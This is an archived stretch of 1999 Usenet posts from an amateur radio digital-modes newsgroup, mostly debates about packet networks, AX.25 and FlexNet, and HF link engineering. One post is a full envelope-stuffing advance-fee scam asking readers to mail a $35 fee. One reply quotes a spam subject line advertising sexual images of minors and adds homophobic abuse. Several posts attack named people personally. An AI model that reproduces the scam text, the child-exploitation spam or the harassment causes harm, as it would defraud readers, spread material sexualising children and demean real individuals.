> available through Ingram Micro, Tech Data, selected retailers and
> mail-order catalogs, as well as the Proxim web site. The Cordless PCI
> Card will be available in September for an estimated retail price of
> $129.
>
> 802.11 neworks don't seem to be right for point to point links but
> seem reasonable for point to multi-point. there is some linux code
> for making linux be an 802.11 controler but I have no way of
> evaulating it at the moment. from the readme there are some
> interesting leads on parts...

Thanks for all the info.
Filed in my "future projects" file, along with the growing 56k info.

--

... Hank

http://horedson.home.att.net

4125. Re: Those Wide, Open Spaces

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7sg47r$75d$1@bgtnsc03.worldnet.att.net>
Source record: 16428

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7umhl6.d47.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
> >> >> Of course that approach is much too simple... it is just like the
> >> >firmware
> >> >> in the old TNC's: when the CONNECT succeeds, it starts retrying the
> >data
> >> >> transmission until hell freezes over.
>
> >> >This is not true.
>
> >> It is. When a link is that marginal that an SABM/UA or an RR(P)/RR(F)
> >> can be exchanged, but an I frame never makes it through, the classic
> >> TNC firmware will retry forever.
>
> >Ah. "... the classic TNC firmware ..."
> >Yes, of course it will. Nobody would run such junk anymore,
> >would they?
>
> Maybe some people are still writing AX.25 implementations following the
> official spec, that included this buggy behaviour?

I hope not!
We have over 15 years experience with AX.25 now, and anyone
who writes code can make the needed changes. The information
is available in the proposed new specs (there are at least two
proposals for extensions to AX.25, they contain a lot of good
analysis of those protocol implementation problems).

> >Just ask the FLEXNET folks, check out what has
> >been done in Linux and the modern *NOS codes. Welcome to
> >the 90's ...
>
> I don't know how Flexnet handles retries on the AX.25 level, as I don't
> live near a Flexnet node. Maybe they have implemented an overall timeout,
> as I did in my version of NET.
>
> The TCP retry timer behaviour and failure mechanism in JNOS just sucks.
> I hope it has been done better in some of the 25 other versions.
> I only know that it was OK in the original KA9Q version, but then some
> inexperienced people started to hack it...

It is a mess in JNOS. That is one of the reasons for SNOS, I wanted
to get the basic networking working well before doing the applications
work - the fun part. Discovered I needed to rewrite a

lot of (or all of) tcp, ax.25 and net/rom. Nearly done with that now,
and the tcp/ip works well over net/rom links. The SYN flood problem
is fixed for example, as well as the net/rom CHOKE bug, and dozens
of other problems.

> >> My software measures link quality by sending numbered UI frames on
> >> the link and evaluating the ratio between received/missed frames at
> >> the other end. This allows evaluation of link quality independently
> >> in each direction, even when the link is completely dead in one
direction.
>
> >Oh, you are talking packet. Thought we were discussing HF, where
> >packet is not among the useful protocols.
>
> Such techniques are possible in most protcols. It is just measuring
> the loss rate independent from any error recovery mechanisms in the
> connection protocol.

Ok, I understand. Thought you were saying something different.

Of course you are correct, these techniques can be used on any
band(s) with any protocol network. The only issue is the ability of
the controller to report the appropriate observations.

The software to do this should be "interesting" to write.

> Rob
> --
>
+----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/
|
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU
|
>
+----------------------------------+--------------------------------------+

4126. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <bZfrN=2K6pft23oz4JS1MrcBvtG9@4ax.com>
Source record: 16429

On Wed, 22 Sep 1999 18:18:05 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Why do you keep saying "alligator"? That means a station
>which hears poorly compared to how well it can be heard
>by normal stations. I am certainly not talking anything like
>that, but rather matched stations that obtain their required
>power spread via the use of reasonable power and good
>antennas. Remember: this is a point to point link I'm working
>on. It could well be full duplex, thus avoiding T/R switch time
>issues. However I wish to consider the half duplex alternative
>because it is easier to coordinate a single frequency.

I'm calling it alligator thinking because you keep insisting that
you need a much higher power level than is reasonable for the
link distances you're talking about. That's going to cause all sorts
of multipath problems due to all of the reflections the receiving
end is going to have that are above its noise floor. (It may also
cause problems for others using the same, or adjacent, frequencies
for other links.)

The correct answer is not to just try to "bull through". The correct
answer is to properly engineer the path so that it will work at a
power level where multipath will fall below the receive site noise
floor.

>I guess my bottom line is that I'm not at all interested in why
>this cannot be done. I'm only interested in how to go about
>doing it. Where there are no links, a not-quite-perfect link
>is a huge improvement.

I've told you how to do it. Do the RF path engineering properly.
There are well established procedures and formulas for doing
this. AT&T Long Lines, and others who've needed RF links of a
specified quality, have been using these procedures for over
half a century. They are well proven.

>Have begun gathering the needed test gear, which I need in any
>case to be able to get some existing 9600 baud links working
>properly. But I still need someone for the "other end" of the
>high speed link

That's always the case. Networks are by nature cooperative
efforts.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |

Lawrenceville, GA | Guaranteed |

4127. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sg37l$hbl@enews3.newsguy.com>
Source record: 16430

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7umcuj.ar4.nomail@linux.pe1chl.ampr.org...

>
> Still, most of the network is operating via radio here. You see, the
> hobby is amateur radio. Of course there are *a lot* more people on the
> Internet than on amateur radio, probably there are even more amateurs
> on Internet than on packet radio. But that is just a different hobby.

Careful, Rob... That kind of talk will get you nowhere in a hurry with the TAPR goons and LandLine Lids here in the US.

If you start talking about using radio instead of the Internet, they'll accuse you of trying to undermine amateur radio. - Because, of course, radio is just not good enough for ham radio, and the only way to save the hobby is to abandon the use of radio, clear that valuable spectrum for other uses, and move all of our operations over to the Internet.

Example:

Phil Karn KA9Q (Author of NOS) in response to my statement on the tcp-group SIG concerning:

Subject: Re: 2300 MHz band reallocated

N5PVL:
Many *NOS stations are now set up for the single purpose of misusing Internet as a cheap, dumb way to avoid the use of radios. Internet message forwarders are the best known example of this.

We can't really afford that type of stupidity any more, IMHO.

KA9Q:
Why is this stupid? Many people outside ham radio would consider it more stupid to build a radio network that uses precious spectrum instead of using existing fiber facilities with much greater capacity and lower cost.

I feel that radio spectrum is too valuable to waste on point-to-point links that are better implemented with non-radio facilities.

I asked earlier, but never got an answer... Where does Phil Karn work? Does his employer stand to benefit when Hams lose spectrum? - Just trying to understand what might motivate this "Ham" to make such ignorant and irresponsible statements in connection with Amateur RADIO.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4128. Re: Sex Photo from 12 to 16 years old! 78

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: KC8JBO <kc8jbo@my-deja.com>
Message-ID: <7sgvh1rmj1@nnrp1.deja.com>
Source record: 16431
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <7sb7tfmeg1@nnrp1.deja.com>,
getback <getback@my-deja.com> wrote:
> In article <#1nyNpIB$GA.338@cpmsnbbsa05>,
> "kc8jbo" <kc8jbo@email.msn.com> wrote:
> > stlpor@ghg.com wrote in message
> <7ropap$m2u$3978@newsgate.elender.hu>...
> > >SEX PHOTO FROM 12 to 16 YEARS OLD!
> > >hvktnddjvzylzmylzotdzupkmulpryuzetgmqwmjivrvewwencxpzmg
> >
> > GetbacKKK posts his porn to the internet again...
> > If there is any "PORN" people on here , it is you "Slope Head". You
> are always talking and posting about homosexuals and other
> pornographic subjects. You must be involved with the "GAY MOVEMENT".

Poor polly, his first wife and his daughter comitted suicide when they
found out Georgey Ashley is gay........

--
73 de KC8JBO

Sent via Deja.com http://www.deja.com/
Before you buy.

4129. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sgblm$mlr@dfw-ixnews19.ix.netcom.com>
Source record: 16432

Charles:

You are missing the whole point.

Don't be so paranoid! There is not some big conspiracy of tcp/ip linux zealots out there. They honestly want to help ham packet radio.

I have seen and read your many missives on this NG about the difficulty of making long haul radio trunking systems for amateur packet radio. Everyone recognizes that fact.

So the main point and the question is how best to make use of radio on the access network not on the long haul network. That is/was Phil's (KA9Q) point in the email that you quoted. Let the big pipe long haul be done by fiber. Hams should still keep some small bandwidth HF applications, call it Internet backup if you like, for such as H&W messages on the xTOR's.

But Charles please, please. . . let's not have others steal all of our oceans of UHF and uWave bandwidth, just because we are too slow to use it! Use it or loose it! We really need to fill up our frequencies with wide and broadband applications and attract a whole new generation of kids in junior and high school to our grand hobby. Otherwise all of us "old farts" will wither and die and take ham packet radio with us!

The only place we can reasonably use all of that bandwidth is on the access. You have admitted yourself many times, recently on the "wide open spaces" thread, that hams will never be able to build a big pipe long haul radio network.

Charlie get with it!

Hello ! ! ! The Internet is here! The kids are on fire with interest, when I bring the local neighborhood kids into my shack to hear me talk on short wave, they go to sleep! Face it the generation that you grew up in was interested in radio, radio was hot, hot, just like the Internet today, Today the kids, they are not building crystal sets and listening to CB any more, they are on the net.

Let's try to develop ham packet radio systems that will be interesting to them and attract those young folks.

Comments, thoughts,

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7sg37l$hbl@enews3.newsguy.com...
>

> Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
> news:slrn7umcuj.ar4.nomail@linux.pe1chl.ampr.org...
>
> >
> > Still, most of the network is operating via radio here. You see, the
> > hobby is amateur radio. Of course there are *a lot* more people on the
> > Internet than on amateur radio, probably there are even more amateurs
> > on Internet than on packet radio. But that is just a different hobby.
>
> Careful, Rob... That kind of talk will get you nowhere in a hurry with
the
> TAPR goons and LandLine Lids here in the US.
>
> If you start talking about using radio instead of the Internet, they'll
> accuse you of trying to undermine amateur radio. - Because, of course,
radio
> is just not good enough for ham radio, and the only way to save the hobby
is
> to abandon the use of radio, clear that valuable spectrum for other uses,
> and move all of our operations over to the Internet.
>
> Example:
> --
> Phil Karn KA9Q (Author of NOS) in response to my statement on the
tcp-group
> SIG concerning:
>
> Subject: Re: 2300 MHz band reallocated
>
> N5PVL:
> Many *NOS stations are now set up for the single purpose of misusing
> Internet as a cheap, dumb way to avoid the use of radios. Internet message
> forwarders are the best known example of this.
>
> We can't really afford that type of stupidity any more, IMHO.
>
>
> KA9Q:
> Why is this stupid? Many people outside ham radio would consider it more
> stupid to build a radio network that uses precious spectrum instead of
using
> existing fiber facilities with much greater capacity and lower cost.
>
> I feel that radio spectrum is too valuable to waste on point-to-point
links
> that are better implemented with non-radio facilities.
>
> --
>
> I asked earlier, but never got an answer... Where does Phil Karn work?

Does
> his employer stand to benefit when Hams lose spectrum? - Just trying to
> understand what might motivate this "Ham" to make such ignorant and
> irresponsible statements in connection with Amateur RADIO.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>

4130. Re: PK-232MBX COM port info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: w8jx@email-usa.net
Message-ID: <37ebb9a7.160665851@192.168.0.1>
Source record: 16433

On Thu, 23 Sep 1999 21:12:55 GMT, wb4ofn@rocketmail.com (Russell Hall)
wrote:

Just make sure that you set the comport speed of the TNC to the same
speed as the software you plan to use otherwise it will not "talk"

>Greetings all,
> Recently I had no good luck getting my desktop PC to "see" my
>PK-232MBX on COM 2 using Windows 95. Today I brought my old 386/SX20
>(with its DOS 6.22 and Windows 3.1 software) out of storage.
>I connected my 'MBX to the COM 2 port on the 386 PC, installed
>Lan-Link 2.34 and, after the necessary power-down/power-up with the
>'MBX I had it running on the first try. Perhaps this info is old news
>to some, but to those who (like me) have been unable to get their
>PK-232s to run under Win95, the info may be useful.
> Does anyone yet know of a "fix" that will make the PK-232 run
>correctly using Windows 95? I've seen various posts with various
>suggestions for com port parameters, yet everything I've tried has
>yielded unsuccessful results. In any event, I'm glad I kept my old 386
>PC. I can and have used the PSK31 and Blaster Teletype software with
>my sound card, but the PK-232MBX/Win95 problem is perplexing.
>73,
>Russell Hall WB4OFN
>

4131. Exception 07

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Lukasz Komsta <luke@ariadna.pl>
Message-ID: <37EBC398.AFD8F64B@ariadna.pl>
Source record: 16434

Hi all,

I have tried to use Win95SSTV and JVComm32 to work SSTV with SB Live.

Both of them crashes with blue screen "Exception 07" while attempting to receive via "line in". I have reinstalled system completely and problem still remains. Other applications works properly (f.e. Hellschreiber).

Anyone has tried sstv with SB Live?

Vy 73

Luke SP8QED

4132. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7und6b.gb3.nomail@linux.pe1chl.ampr.org>
Source record: 16435

Peter O. Brackett <ab4bc@ix.netcom.com> wrote:
>Rob:

>Thanks for all of that information. Good work.

>Yes we too have cablemodem access in this country, as well as various xDSL
>offerings.

HDSL is cheap here when bought as ISDN-30 and used for telephony access.
When getting two of these same things connected back-to-back as a 2Mbit/s
leased line, the price suddenly increases tenfold. This is a bit strange,
but so are all rates for leased lines over here.

There is an "ADSL pilot project" in Amsterdam, where a test group
gets this service for free.
The country-wide rollout is delayed by stupid "competition" issues.
These days KPN cannot rollout new technology unless it enables competitors
to do the same, and the network is not ready for that. We have to wait
another year. It is completely unknown what the rates will be.

>Over here in America the "going rate" for cablemodem service is $50 per
>month.

That is more than anybody dares to ask here...

>And yes . . . when I spoke of world prices for telecom, I really meant
>American pricing. American telecom deregulation has been leading the world
>for the past couple of decades. This has driven down prices everywhere else
>and also initiated deregulation by legacy PTTs and governments elsewhere as
>in an effort to keep the American companies and Internet from taking over
>all the world markets.

>Isn't competition great?

I don't think it is. Competition in a small network as we have here only
means extra interconnection costs and overhead because of multiple small
companies operating the same services (administration, customer support,
etc). Up to now, competition has only increased the prices here because
these extra costs somehow need to be recovered.

The introduction of competition has meant that profitable services are
attacked by the competitors first, leaving KPN with the nonprofitable
services and being forced to increase their pricing. This has caused
an increase in the monthly bill for the average customer.

For a small country like the Netherlands, a single network operated by
a state-monitored company (i.e. operated to commercial standards but not
faced with "competitors" that are only after profitable services, and not

making too much profit itself) is the better option.

Competition is also introducing extra complexity in the usage of the system
and the decisions a customer needs to make. When I want to call someone,
I just want to dial his number, not be faced with stupid questions like
"what carrier do you want to use".

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4133. Homeworkers needed!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: tyss@att.NET
Message-ID: <414.305099.71324@ns.bigbear.com>
Source record: 16436

Dear Future Associate,

You Can Work At Home & Set Your Own Hours. Start earning Big Money in a short time

NO Newspaper Advertising!

Your job will be to stuff and mail envelopes for our company. You will receive $.25 for each and every envelope you stuff and mail out.

Just follow our simple instructions and you will be making money
as easy as
1 2 3

For example stuff and mail 200 envelopes and you will receive $50.00. Stuff and mail 1000 and you will receive $250.00. Stuff and mail 2000 and you will receive $500.00 and more

Never before has there been an easier way to make money from home!

Our Company's Home Mailing Program is designed for people with little or no experience and provides simple, step by step instructions.

There is no prior experience or special skills necessary on your part, Just stuffing envelopes.

We need the help of honest and reliable home workers like you. Because we are overloaded with work and have more than our staff can handle. We have now expanded our mailing program and are expecting to reach millions more with our offers throughout the US and Canada.

Our system of stuffing and mailing envelopes is very simple and easy to do!
You will not be required to buy envelopes or postage stamps.

We will gladly furnish all circulars at no cost to you. We assure you that as a participant in our program you will never have to mail anything objective or offensive.

There are no quotas to meet, and there no contracts to sign. You can work as much, or as little as you want. Payment for each envelope you send out is Guaranteed!

Here is what you will receive when you get your first Package. Inside you will find 100 envelopes, 100 labels and 100 sales letters ready to stuff and mail

As soon as you are done with stuffing and mailing these first letters, your payment will arrive shortly, thereafter. All you have to do is to order more free supplies and stuff and mail more envelopes to make more money.

Our sales literature which you will be stuffing and mailing will contain
information outlining our highly informative manuals that we are advertising nationwide. As a free gift you will receive a special manual valued at $24.95, absolutely free, just for joining our Home Mailers Program.

Plus you will get your own special code number, so that we will know how much you are to get paid. And to make re-ordering of more envelopes, that our company supplies very simple for you.

We are giving you this free bonus because we want you to be confident in our company and to ensure that we will be doing business with you for a long time.

Benefits Of This Job:

1. You do not have to quit your present job, to earn more money at home
2. You can make between $2,500 to $4,500 a month depending on the amount of time you are willing to spend stuffing and mailing envelopes
3. This is a great opportunity for the students, mothers, disabled persons or those who are home bodies.

To secure your position and to show us that you are serious about earning extra income at home we require a one-time registration fee of $35.00.
This fee covers the cost of your initial start up package, which includes 100 envelopes, 100 labels and 100 sales letters and a manual, your registration fee will be refunded back to you shortly thereafter.

Money Back Guarantee!

We guarantee that as soon as you stuff and mail your first 300 envelopes You will be paid $75.00 and your registration fee will be refunded.

Many of you wonder why it is necessary to pay a deposit to get a job. It is because we are looking for people that seriously want to work from home.

* If 3.000 people told us they wanted to start working from home and we sent out 3.000 packages free to every one. And then half of the people decided not to work, this would be a potential loss

of more than $60,000 in supply's and shipping that we have sent
out to people that don't want to work

We have instituted this policy to make sure that you really want
to work and at least finish your first package.

To Get Started Today Please Enclose Your Registration Fee of $35
Check,Cash Or Money Order and fill out the application below and
mail to:
TYSS Company

15500 Erwin Street,PMB, Suite 104
Van Nuys, Ca 91411

Name_____

Address_____

City_____ State_____

Zip Code_____

Telephone Number(s)_____

E-mail Address_____

For all orders, please allow fourteen (14) days to 21 days, and/or untill the check clears, for
delivery. Cash and Money Orders will result in faster shipping of your package.

4134. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7sgp2d$5ai$1@news1.fast.net>
Source record: 16437

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Brian Kantor <brian@karoshi.ucsd.edu> wrote in message
news:7se4el$rm4$1@karoshi.ucsd.edu...
> So to sum up:
>
> Gary maintains that a network may well not be worth doing unless it
is
> high performance.
>
> Hank maintains that having a network that works at all is worth
doing
> even if it will never achieve high performance.
>
> Since volunteers have limited time, each must choose between these
two
> exclusive options. (Goodness knows we have enough bandwidth to
support
> both.)
>
> Sounds like something for everybody. Choose and join!
>
> - Brian
>
> PS: I still haven't figured out what Charles wants.

That's easy ... Charles just wants something to rant about to
draw attention to himself (it's apprently the only way he has
to get attention, since he appears incapable of contributing
anything constructive or innovative).

- --
Carl R. Stevenson - WA6VSE
mailto:wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Director, NCI
Fellow, Radio Club of America
Senior Member, IEEE
Member, ARRL
Join NCI - Hams for the 21st Century!
Help modernize ham radio and assure its future survival!
http://www.nocode.org

```
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBN+vnA5e+N6+q84HiEQIPOQCfZSHVYhc/Dkf68GkEhSHlDxz3QlQAn3LQ
GHvzZ6L/92wrseyZyB6C2Fea
=mXXN
-----END PGP SIGNATURE-----
```

4135. On the Packet Net:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7sgmj2$o4o@enews4.newsguy.com>
Source record: 16438

I saw this on packet this morning:

==========

From: WA2FNQ
To : Flex@ALLUS
Title :FlexNet connects...

On August 30th KA1YIQ wrote to TRIBBS:

>The Greater Fairfield Amateur Radio Association has now been online with
>FlexNet for more than 6 months. I've been Sysop of WB1CQO for the last 5
>years and I have to say that since the conversion to FlexNet, I've never
>seen the network perform smoother! I have only visited our node site once
>in the last 6 months and that was due to a power outage! Previously the
>equipment had to be checked on every few months and node tables needed to
>be regularly re-loaded.

>The users of the GFARA bbs are extremely pleased with the FlexNet node. It
>allows users to connect throughout the network and they know that if a node
>is on the Destination table, they can connect to that node. Additionally
the
>avid Dx'ers can now check the local bbs and then connect right to a
>DxCluster without trying to remember what frequency to change to!

>Users can also count on redundancy. If a link fails the network re-routes
>the user within a few minutes and they can still connect to the bbs. Even
>greater redundancy is planned for the future with the addition of another
>band at the node site, so that as propagation changes, the end user will
>not see any interruption in service.

>For those of you who have been reluctant to move to FlexNet...don't be!
>With almost all nodes in the Greater New York City area having
>converted to FlexNet....the network is more robust than ever!

>73 Phil KA1YIQ
>Sysop WB1CQO Nodes & BBS

-

I have to totally agree with Phil, KA1YIQ about FlexNet. I have been running
FlexNet here for a little over a year now with no problems what so ever. I
first installed it in a computer tied by a wire line to my BBS as a test. As
one of the first stations in the area to start converting to FlexNet one
link
of the WA2FNQ node was switched over. The other links and user port soon

followed never to return to NetRom again. In my opinion, the dynamic routing features of FlexNet have made quite an improvement in the NY Metro area network. There is a noticeable speed increase and traffic will always find a path to flow over. I have seen my node go through several power hits in the past year and there has never been a problem. FlexNet has always come back up and running. In fact I have had zero problems with the node since I converted to FlexNet. FlexNet is a good way to go.

73 for now. Jerry
WA2FNQ@WA2FNQ.#NLI.NY.USA.NOAM

==========

The last I heard, they have over 40 nodes upgraded now, and have made good progress on eliminating the "Internet FWD" problem as well. Bulletins in the area now travel 8-10 BBS with no LLL FWD, and Intercontinental FWD to/from the area is via HF.

Bulletins with certain key LLL FWD stations in the R:lines are destroyed and not passed on into the network. If it gets there, it gets there by Ham Radio, as much as possible under current conditions.

I though you folks might want to know what the US hams who are doing something instead of talking about it have been up to.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4136. Re: Packet Radio networks UK?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: ezra <ezra@actco.force9.co.uk>
Message-ID: <leSG3.3715$cm.88353@wards>
Source record: 16439

ezra wrote in message ...
>I'm quite new to all this, I just wanted to know what the state of packet
>radio is within the UK.
>What's the performance like? I'd justr like to assess whether it's worth
>investing time, effort and money in at my very novice level.
>Ez.
>
>
>

4137. Re: On the Packet Net:

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7sgrdu$m55@dfw-ixnews5.ix.netcom.com>
Source record: 16440

Charles:

Bravo . . . good work. Keep it up.

Next steps after FlexNet?

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:7sgmj2$o4o@enews4.newsguy.com...
>
> I saw this on packet this morning:
>
> ==========
>
> From: WA2FNQ
> To : Flex@ALLUS
> Title :FlexNet connects...
>
> On August 30th KA1YIQ wrote to TRIBBS:
>
> >The Greater Fairfield Amateur Radio Association has now been online with
> >FlexNet for more than 6 months. I've been Sysop of WB1CQO for the last 5
> >years and I have to say that since the conversion to FlexNet, I've never
> >seen the network perform smoother! I have only visited our node site once
> >in the last 6 months and that was due to a power outage! Previously the
> >equipment had to be checked on every few months and node tables needed to
> >be regularly re-loaded.
>
> >The users of the GFARA bbs are extremely pleased with the FlexNet node.
It
> >allows users to connect throughout the network and they know that if a
node
> >is on the Destination table, they can connect to that node. Additionally
> the
> >avid Dx'ers can now check the local bbs and then connect right to a
> >DxCluster without trying to remember what frequency to change to!
>
> >Users can also count on redundancy. If a link fails the network re-routes
> >the user within a few minutes and they can still connect to the bbs. Even
> >greater redundancy is planned for the future with the addition of another
> >band at the node site, so that as propagation changes, the end user will
> >not see any interruption in service.
>
> >For those of you who have been reluctant to move to FlexNet...don't be!

> >With almost all nodes in the Greater New York City area having
> >converted to FlexNet....the network is more robust than ever!
>
> >73 Phil KA1YIQ
> >Sysop WB1CQO Nodes & BBS
>
> ---
--
> -
>
> I have to totally agree with Phil, KA1YIQ about FlexNet. I have been
running
> FlexNet here for a little over a year now with no problems what so ever. I
> first installed it in a computer tied by a wire line to my BBS as a test.
As
> one of the first stations in the area to start converting to FlexNet one
> link
> of the WA2FNQ node was switched over. The other links and user port soon
> followed never to return to NetRom again. In my opinion, the dynamic
routing
> features of FlexNet have made quite an improvement in the NY Metro area
> network. There is a noticeable speed increase and traffic will always find
a
> path to flow over. I have seen my node go through several power hits in
the
> past year and there has never been a problem. FlexNet has always come back
> up and running. In fact I have had zero problems with the node since I
> converted to FlexNet. FlexNet is a good way to go.
>
> 73 for now. Jerry
> WA2FNQ@WA2FNQ.#NLI.NY.USA.NOAM
>
> ==========
>
> The last I heard, they have over 40 nodes upgraded now, and have made good
> progress on eliminating the "Internet FWD" problem as well. Bulletins in
the
> area now travel 8-10 BBS with no LLL FWD, and Intercontinental FWD to/from
> the area is via HF.
>
> Bulletins with certain key LLL FWD stations in the R:lines are destroyed
and
> not passed on into the network. If it gets there, it gets there by Ham
> Radio, as much as possible under current conditions.
>
> I though you folks might want to know what the US hams who are doing
> something instead of talking about it have been up to.
>
> --
>

> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

4138. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7sgvau$pu4$1@hyperion.nitco.com>
Source record: 16441

Charles Brabham wrote in message <7sg37l$hbl@enews3.newsguy.com>...
>
>I asked earlier, but never got an answer... Where does Phil Karn work? Does
>his employer stand to benefit when Hams lose spectrum? - Just trying to
>understand what might motivate this "Ham" to make such ignorant and
>irresponsible statements in connection with Amateur RADIO.

I thought it was a rhetorical question. Phil works for a little cellphone
company called Qualcomm and yes, they'd undoubtedly benefit from
our loss of spectrum.... if not directly, then from sales of new equipment
designed for those frequencies.

Like you, I'm curious about some of these "LLLids" and their connection
with the telecom community. I never really considered the connection, though,
until you brought it up.

Where does Greg Jones work? I just read about his "vision" for digital
ham radio, as published on TAPR's website and I've gotta say that you
don't need to say anything more about him being a Lid.... just direct
people to http://www.tapr.org/tapr/pdf/dcc98.vision.pdf and let them
hear it straight from the horse's ass.

73, Mike - KG9HF

4139. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7sgvb1$pu4$2@hyperion.nitco.com>
Source record: 16442

Charles Brabham wrote in message <7seopc$2qqt@enews1.newsguy.com>...
>

>> Incidentally, I *have* noted that packet/Internet gateways do exist in a
>> number of European countries, including Slovenia, which boasts a
>> very high speed packet network.
>
>That's the 1 MB stuff we heard so much about year before last, isn't it? The
>story I got was that it is fairly cheap 'n easy to build... Is there some
>fatal flaw that has kept it from storming the packet world? Seems to me that
>if you're going to use the complicated, expensive stuff that requires test
>equipment, why not go whole hog and shoot for the best speed you can get?

You bet! Why stop at 9600 bps, or even 56k? That seems to have been
their philosophy. They've got about a dozen nodes on their 1.2 Mbps
backbone, plus alot of 76k8 and 38k4 links. They even have 76k8 user
access on some of their nodes. Their 1.2 Mbps nodes use PSK, which
they claim is far superior to FSK/MSK. The slower stuff uses WBFM. That
may seem archaic to some people in this ng, but that archaic stuff is still
faster than what we have here in the States, without resorting to non-amateur
means. These guys didn't wait for TAPR or some manufacturer to come out
with a faster TNC, or spread rectum vaporware..... they rolled up their sleeves
and *built* a network, in the most literal sense.

And I bet they enjoyed doing it!

They were kind enough to publish all of the schematics and specs on their
website at http://lois.kud-fp.si/hamradio/hid.html In particular, they have
a Manchester modem that will run at speeds from 2k4 to 76k8, and uses
less than $100 worth of parts.

>I really kind of expected to see a kit for something like that, by now.

Yes, that IS suprising, isn't it? Might be a business opportunity here for
the right person (I've been considering that myself).

73, Mike - KG9HF

4140. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-24 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <OJzrN6oluIfDN297LRymPTxvkaVf@4ax.com>
Source record: 16443

On Wed, 22 Sep 1999 18:21:33 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:NQTpNzrqje43+pQ9xX0FRrQAmrZO@4ax.com...
>> Yep, exactly so. If you're satisfied with low rate and non-realtime usages,
>> then you can do moderately long haul dedicated links. You can't sustain
>> an extensive packet network that way, however, because latency becomes
>> so great that very few people will tolerate it, even for non-realtime uses. In
>> other words, if a Pony Express rider could beat your packets across the
>> country, your network wouldn't be sustainable.
>
>Nonesense. I *know* quite well that you think it is impossible to have
>any fun with digital radio unless everything is perfect and as speedy
>as the internet and works perfectly all the time for everybody and for
>all applications. Not my interest. I enjoy playing with radios and antennas
>and stuff like that to see what I *can* do.

What you "know" and what is reality seem to be quite distantly separated.
What you should know, if you've been paying attention over the last few
years, is that I've been doing a lot of experimental work with very low rate
very low power links on noisy unstable HF paths. I've been having quite
a bit of fun doing it too. But I haven't set myself up for frustration and
heartache by trying to do what good engineering practice says isn't
feasible, ie I haven't insisted on using poor paths as a basis for a viable
user network.

It is one thing to experiment with unreliable systems, it is quite another
thing to deploy a satisfactorily functional network which will attract and
hold a sufficiently large user base to sustain it. There are well understood
engineering principles which must be applied to deploy a capable and
